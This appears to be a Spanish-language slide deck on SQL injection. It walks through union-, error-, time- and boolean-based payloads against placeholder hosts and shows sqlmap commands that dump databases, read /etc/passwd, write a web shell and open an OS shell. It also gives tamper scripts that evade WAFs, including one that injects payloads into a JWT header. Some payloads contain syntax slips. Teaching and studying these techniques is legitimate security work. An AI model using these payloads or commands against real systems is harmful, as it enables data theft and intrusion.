
# SQLI union based



```
SELECT name, precio FROM products WHERE id = 1;
```

```
SELECT name, precio FROM products WHERE id = 1  
UNION  
SELECT username, password FROM users; -- -;
```

# SQLI union based: Paso 1 – Número de columnas



```
http://ejemplo.com/product?id=1 ORDER BY 1 -- -
```


```
SELECT name, precio FROM products WHERE id = 1 ORDER  
BY 1 -- -;
```

```
SELECT name, precio FROM products WHERE id = 1 ORDER  
BY 2 -- -;
```

```
...
```

```
http://ejemplo.com/product?id=1 UNION SELECT NULL,  
NULL -- -
```

# SQLI union based: Paso 2 - Nombre de la base de datos



`http://ejemplo.com/product?id=1`

`UNION`

`SELECT database(), NULL -- -`



## SQLI union based: Paso 3 - Listado de tablas

SHOP

```
http://ejemplo.com/product?id=1
```

```
UNION
```

```
SELECT table_name, NULL FROM information_schema.tables  
WHERE table_schema=database() -- -
```

## SQLI union based: Paso 3 - Listado de tablas

`http://ejemplo.com/product?id=1`

`UNION`

`SELECT table_name, NULL FROM information_schema.tables  
WHERE table_schema=database() -- -`

SHOP

users

product

## SQLI union based: Paso 4 - Columnas de cada tabla

`http://ejemplo.com/product?id=1`

`UNION`

`SELECT column_name, NULL FROM information_schema.columns  
WHERE table_name='users' -- -`

SHOP

users

product

# SQLI union based: Paso 4 - Columnas de cada tabla

`http://ejemplo.com/product?id=1`

`UNION`

```
SELECT column_name, NULL FROM information_schema.columns
WHERE table_name='users' -- -
```

SHOP

users

Username

Password

Id

product

Name

Description

Id

¡Ya conocemos la estructura de la base de datos!

SHOP

users

Username

Password

Id

product

Name

Description

Id

`http://ejemplo.com/product?id=1`

`UNION`

`SELECT Username, Password FROM users -- -`

# SQLI attacks



# Extracción de información de la base de datos

- **SQLI union based:** Aprovecha la cláusula UNION para combinar varias consultas pensadas para extraer información.
- **SQLI error based:** Se aprovecha de cuando una consulta muestra un error para extraer información.

- **SQLI time based:** Utiliza la cláusula sleep para extraer la información según los tiempos de las respuestas.
- **SQLI boolean based:** Utiliza los código de estado de las respuestas para extraer información.

Blind SQLI

# Extracción de información de la base de datos

- **SQLI union based:** Aprovecha la cláusula UNION para combinar varias consultas pensadas para extraer información.

- **SQLI error based:** Se aprovecha de cuando una consulta muestra un error para extraer información.

- **SQLI time based:** Utiliza la cláusula sleep para extraer la información según los tiempos de las respuestas.

- **SQLI boolean based:** Utiliza los código de estado de las respuestas para extraer información.

} Blind SQLI



# SQLI error based



https://example.com/login

Username

Password

[Forgot Password?](#)

**Login**

You have an error in  
your SQL syntax; check  
the manual that  
corresponds to your  
MariaDB server version  
for the right syntax to  
use near 'SELECT...' at  
line 1

# Funciones y palabras reservadas

Función	Significado	Ejemplo
GROUP_CONCAT	Concatena valores de una columna para todas las filas de un grupo en una sola cadena	SELECT <b>GROUP_CONCAT</b> (COLUMN_NAME) FROM TABLE_NAME
CONCAT	Une dos o más cadenas en una sola.	<b>concat</b> ('~', database(), '~')
updatexml	Función que se usa para modificar datos XML.	<b>updatexml</b> (...)

**updatexml**(XML\_document, **XPath\_string**, new value)

# SQLI error based: updatexml

Función para  
actualizar un  
documento xml

```
updatexml(XML_document, XPath_string, new value)
```



Valor incorrecto: testing



Error en la solicitud: XPATH syntax error: 'testing'

```
updatexml(XML_document, <CONSULTA>, new value)
```

```
updatexml(XML_document, database(), new value)
```



Error en la solicitud: XPATH syntax error: 'shop'

# SQLI error based

```
SELECT * FROM usuarios WHERE username = '<VALOR 1>' AND password = '<VALOR 2>'
```

```
' OR updatexml(1,concat('~', database(), '~'),1)-- -
```

```
XPath syntax error: '~shop~'
```


```
' OR updatexml(1,concat('~',  
(SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database()  
, '~'),1);-- -
```

```
XPath syntax error: '~usuarios,flags,productos~'
```

# SQLI attacks



# SQLI blind



https://example.com/login

Username

Password

[Forgot Password?](#)

Login

- La página **NO devuelve nada**. Si el usuario **existe** realiza el **login**, **si no** devuelve **credenciales incorrectas**.
- Aunque se produzca un **error**, NO se muestra en la respuesta.

# SQLI blind

- `SQLI union based`: Aprovecha la cláusula UNION para combinar varias consultas pensabas para extraer información.
- `SQLI error based`: Se aprovecha de cuando una consulta muestra un error para extraer información.

- `SQLI time based`: Utiliza la cláusula sleep para extraer la información según los tiempos de las respuestas.

- `SQLI boolean based`: Utiliza los código de estado de las respuestas para extraer información.

Blind SQLI

# Funciones y palabras reservadas

Función	Significado	Ejemplo
SUBSTR	Extrae una parte de una cadena, comenzando.	<code>SUBSTR('test',1,1)</code>
LIMIT	Restringe el número de filas que devuelve una consulta.	<code>LIMIT 2,1</code>

`SUBSTR('Hola Mundo', 1, 4)`

Caracter inicial: 1 (Primer caracter)  
Cantidad de caracteres: 4  
Resultado: `Hola`

`Select ... Limit 5,10`

Limit 5, 10: El 5 indica a partir de que fila obtener valores. El 10 indica cuantos valores obtener.

Resultado: `Desde la entrada 5 a la 15.`




# Funciones y palabras reservadas



Función	Significado	Ejemplo
ASCII	Devuelve el valor numérico (código ASCII) del primer carácter de una cadena.	<code>ASCII('A')</code>
SLEEP	Introduce una pausa en la ejecución de la consulta durante un número especificado de segundos.	<code>SLEEP(2)</code>



# SQLI time based



https://example.com/login

Username

Password

[Forgot Password?](#)

Login

Select ...

```
IF ( CONDICION
    SI SE CUMPLE,
    SI NO SE CUMPLE
)
```

# SQLI time based



https://example.com/login

Username

Password

[Forgot Password?](#)

Login

Select ...

```
IF ( SUBSTR(DATABASE()),1,1)
    SI SE CUMPLE,
    SI NO SE CUMPLE
)
```

# SQLI time based



https://example.com/login

Username

Password

[Forgot Password?](#)

Login

Select ...

```
IF ( SUBSTR(DATABASE(),1,1)
    SI SE CUMPLE,
    SI NO SE CUMPLE
)
```



Base de datos SHOP - Resultado S



# SQLI time based



https://example.com/login

Username

Password

[Forgot Password?](#)

Login

Select ...

```
IF ( ASCII(SUBSTR(DATABASE()),1,1))=115,  
    SI SE CUMPLE,  
    SI NO SE CUMPLE  
)
```



Base de datos SHOP - Resultado 115

# SQLI time based



https://example.com/login

Username

Password

[Forgot Password?](#)

Login

Select ...

```
IF ( ASCII(SUBSTR(DATABASE()),1,1))=115,  
    SLEEP(3),  
0  
)
```

Si no, responde  
directamente

Si se cumple tarda en  
responder 3 segundos

# Proceso de ataque

Select ...

```
IF ( ASCII(SUBSTR(DATABASE(),1,1))=1,  
    SLEEP(3),  
    0  
)
```



Tiempo de respuesta: 0.8s



Select ...

```
IF ( ASCII(SUBSTR(DATABASE(),1,1))=2,  
    SLEEP(3),  
    0  
)
```



Tiempo de respuesta: 1.2s



....

Select ...

```
IF ( ASCII(SUBSTR(DATABASE(),1,1))=115,  
    SLEEP(3),  
    0  
)
```



Tiempo de respuesta: 4.1s





# Proceso de ataque

```
Select ...
```

```
IF ( ASCII(SUBSTR(DATABASE(), 2, 1))=1,  
    SLEEP(3),  
    0  
)
```

```
Select ...
```

```
IF ( ASCII(SUBSTR(DATABASE(), 2, 1))=2,  
    SLEEP(3),  
    0  
)
```

```
....
```

```
Select ...
```

```
IF ( ASCII(SUBSTR(DATABASE(), 2, 1))=115,  
    SLEEP(3),  
    0  
)
```

Continuamos obteniendo el segundo  
caracter del nombre de la base de datos,  
y así sucesivamente....

# SQLI time based

```
SELECT * FROM usuarios WHERE username = '<VALOR 1>' AND password = '<VALOR 2>'
```

```
SELECT * FROM usuarios WHERE username = '' OR IF(ASCII(SUBSTR(DATABASE(),1,1))=115,  
SLEEP(3), 0)-- -' AND password = ''
```

S

```
SELECT * FROM usuarios WHERE username = '' OR IF(ASCII(SUBSTR(DATABASE(),2,1))=104,  
SLEEP(3), 0)-- -' AND password = ''
```

H

# SQLI time based

```
SELECT * FROM usuarios WHERE username = '<VALOR 1>' AND password = '<VALOR 2>'
```

```
' OR IF( ASCII(SUBSTR(  
(SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1)  
, 1,1) )=117, /* ASCII('u') */ SLEEP(3), 0 )-- -
```



```
LIMIT 1,1  
LIMIT 2,1  
LIMIT 3,1
```

# SQLI boolean based

https://example.com/login

Username

Password

[Forgot Password?](#)

Login

200 OK

500 Internal Server Error

# SQLI boolean based



https://example.com/login

Username

Password

[Forgot Password?](#)

Login

Condicion

```
Select ...  
IF (ASCII(SUBSTR(  
    DATABASE()),1,1)) = 115,  
1,  
1/0)
```

Si dividimos 1 entre 0 se  
produce un error en la  
base de datos

# Proceso de ataque

Select ...

```
IF ( ASCII(SUBSTR(DATABASE()),1,1))=1,  
    1,  
    1/0  
)
```

Respuesta: 500 Internal server error

Select ...

```
IF ( ASCII(SUBSTR(DATABASE()),1,1))=2,  
    1,  
    1/0  
)
```

Respuesta: 500 Internal server error

....

Select ...

```
IF ( ASCII(SUBSTR(DATABASE()),1,1))=115,  
    1,  
    1/0  
)
```

Respuesta: 200 ok

# SQLI attacks



# SQLMap

- Herramienta de detección automática de vulnerabilidades SQLI.
- En actualidad, es realizar ataques con complejos payloads a un conjunto de 33 tipos de bases de datos.
- Realiza ataques probando todo tipo de técnicas (Union, Error, blind...)

```
sqlmap -u "<URL>/vuln.php?id=1"
```

```
sqlmap -u 'http://www.example.com/' --data 'uid=1&name=test'
```



# SQLMap

```
POST /boolean-based/index.php HTTP/1.1
Host: 172.25.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)...
Accept: text/html,application/xhtml+xml,...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://172.25.0.2
Connection: keep-alive
Referer: http://172.25.0.2/boolean-based/index.php
Cookie: PHPSESSID=s620ms1j0r8i7kg7vl9b2i9cfe
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
username=test&password=test
```

```
sqlmap -r solicitud
```

# SQLMap

```
POST /boolean-based/index.php HTTP/1.1
Host: 172.25.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)...
Accept: text/html,application/xhtml+xml,...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://172.25.0.2
Connection: keep-alive
Referer: http://172.25.0.2/boolean-based/index.php
Cookie: PHPSESSID=s620ms1j0r8i7kg7vl9b2i9cfe
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=test&password=test
```

```
sqlmap -r sollicitud
```

# SQLMap

- **Nivel:** Cantidad de payload que ejecuta, mayor nivel mas cantidad y mas tiempo de demora. (Valores del 1 al 5).

Prueba las  
inyecciones en mas  
puntos posibles.

```
sqlmap -r solicitud --level=3
```

- **Riesgo:** Agresividad de los payloads que ejecuta, mayor riesgo mayor posible impacto en el sistema víctima. (Valores del 1 al 3).

```
sqlmap -r solicitud --risk=3
```

1. Payloads seguros

2. Puede afectar al rendimiento  
del servidor.

3. Bloquear BD..

```
sqlmap -u "<URL>/vuln.php?id=1" --level=5 --risk=3
```



# SQLMap

```
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 59 HTTP(s) requests:
—
Parameter: search (GET)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=qw' AND (SELECT 7648 FROM (SELECT(SLEEP(5)))vuhR) AND 'knNC'='knNC

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: search=qw' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7171766271,0x4e58516a466479535553705048505553
447851547a78697563736450515646534a4159494f554b72,0x716a767671)-- -
—

[16:45:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:45:41] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[16:45:41] [INFO] fetched data logged to text files under '/home/mr9t/.local/share/sqlmap/output/172.22.0.2'

[*] ending @ 16:45:41 /2025-02-05/
```

Es vulnerable

# SQLMap

sqlmap -u "<URL>/vuln.php?id=0" --level=5 --batch → ¡Es vulnerable!

sqlmap -u "<URL>/vuln.php?id=0" --dbs → db , testing

sqlmap -u "<URL>/vuln.php?id=0" -D db --tables → users , products, msg...

sqlmap -u "<URL>/vuln.php?id=0" -D db -T users --dump → Todo el contenido de la tabla usuarios

sqlmap -u "<URL>/vuln.php?id=0" --dump-all → Devuelve el contenido de **TODAS** las tablas de **TODAS** las bases de datos.

sqlmap -u "<URL>/vuln.php?id=0" -D db --dump-all → Devuelve el contenido de **TODAS** las tablas de la base de datos db.

# SQLI attacks



# SQLMap

SQLMap es una herramienta compleja y altamente personalizable, por lo que únicamente nos centraremos en lo mas importante:

- Creación de scripts Tamper.
- Uso de valores precalculados.
- Explocción del sistema operativo.
- Otros flags interesantes.




# SQLMap - Tamper

Los tamper scripts son pequeños scripts en Python que modifican (u ofuscan) los payloads que SQLMap envía al servidor. Se utilizan comúnmente para evadir WAFs (Web Application Firewalls) o reglas de filtrado que la aplicación o el servidor puedan tener.

```
#!/usr/bin/env python

def tamper(payload, **kwargs):

    <CODIGO>
```



Donde se ubique el script debe de haber un fichero `__init__.py` (puede estar vacío.)

# SQLMap - Tamper

Los tamper scripts son pequeños scripts en Python que modifican (u ofuscan) los payloads que SQLMap envía al servidor. Se utilizan comúnmente para evadir WAFs (Web Application Firewalls) o reglas de filtrado que la aplicación o el servidor puedan tener.

```
#!/usr/bin/env python

def tamper(payload, **kwargs):

    <CODIGO>
```

Payload que se va a inyectar  
en cada iteración.

Donde se ubique el script debe  
de haber un fichero  
\_\_init\_\_.py (puede estar  
vacío.)

# SQLMap - Tamper

```
import base64
import json
import jwt # Instala con pip install pyjwt

def tamper(payload, **kwargs):
    # Configuración inicial: Obtén un JWT válido (reemplaza esto con tu JWT capturado)
    original_jwt = "eyJhbGciOiJIUzI1Ni..."
    try:
        # Dividir el JWT en sus componentes
        header_encoded, payload_encoded, signature_encoded = original_jwt.split('.')

        # Decodificar el header
        header = json.loads(base64.urlsafe_b64decode(header_encoded + '==').decode())

        # Insertar el payload de SQLi en el campo 'kid'
        header['kid'] = payload

        # Re-codificar el header
        new_header_encoded = base64.urlsafe_b64encode(json.dumps(header).encode()).decode().strip('=')

        # Reconstruir el JWT (ignorando la firma inválida)
        return f"{new_header_encoded}.{payload_encoded}.{signature_encoded}"

    except Exception as e:
        return original_jwt # Fallback si hay error
```

```
sqlmap -u "http://172.17.0.2/admin" \
  --headers="Cookie: token=*" \
  --tamper=./deep.py \
  --batch
```

# SQLMap - Tamper

```
#!/usr/bin/env python
import re
import sys

banned = ["select", "union", "from", "where", "and", "or"]

def alternate_case(word):
    result = ""
    flag = True # Empezamos con minúscula
    for char in word:
        if char.isalpha():
            if flag:
                result += char.lower()
            else:
                result += char.upper()
            flag = not flag
        else:
            result += char
    return result

def tamper(payload, **kwargs):
    pattern = re.compile(r"\b(" + "|".join(banned) + r")\b", re.IGNORECASE)
    def replacer(match):
        word = match.group(0)
        return alternate_case(word)

    new_payload = pattern.sub(replacer, payload)
    return new_payload
```

```
sqlmap -r /tmp/req \
--batch \
--tamper=scripts/tamper.py
```

¿Creemos que no esta  
funcionando correctamente?

¿Creemos que no esta  
funcionando correctamente?

--proxy=http://127.0.0.1:8080

# SQLMap – Valores precalculados

```
sqlmap -u "http://172.17.0.2/?id=1&h=c4ca4238a0b9dcc509a6f75849b" \  
--eval="import hashlib; h=hashlib.md5(id).hexdigest()" \  
--batch
```

Detecta automáticamente los puntos de entrada `id` y `h`. Donde `h` es el valor de hacer un md5 de `id`.

Podemos definir esto utilizando `--eval` y escribiendo un código `one-line en python`

# SQLMap – Explotación del SO

Determinadas bases de datos configuradas con **permisos inapropiados** pueden dar lugar a **ejecución de comandos** en el sistema.

Esto es propio (**normalmente**) de **sistemas windows**.  
Ya que SQL Server, tiene funciones que permiten ejecutar comandos.

```
sqlmap -u "http://www.ejemplo.com/?id=1" --file-read "/etc/passwd"
```

```
sqlmap -u "http://www.ejemplo.com/?id=1" --file-write="shell.php" --file-dest="/var/www/html/shell"
```

```
sqlmap -u "http://www.ejemplo.com/?id=1" --os-shell
```

# SQLMap - Otros

```
sqlmap -r req.txt --random-agent  
sqlmap -r req.txt --mobile
```

Cuando SOLO están permitidos ciertos User-Agent

```
sqlmap -u "http://172.17.0.2/" --data="id=100&csrf-token=kjs.." --csrf-token="csrf-token"
```

Refrescar el token anti  
csrf en cada petición

```
sqlmap -r req.txt --skip-waf
```

Técnicas básicas para evasión de WAF,  
limitar número peticiones...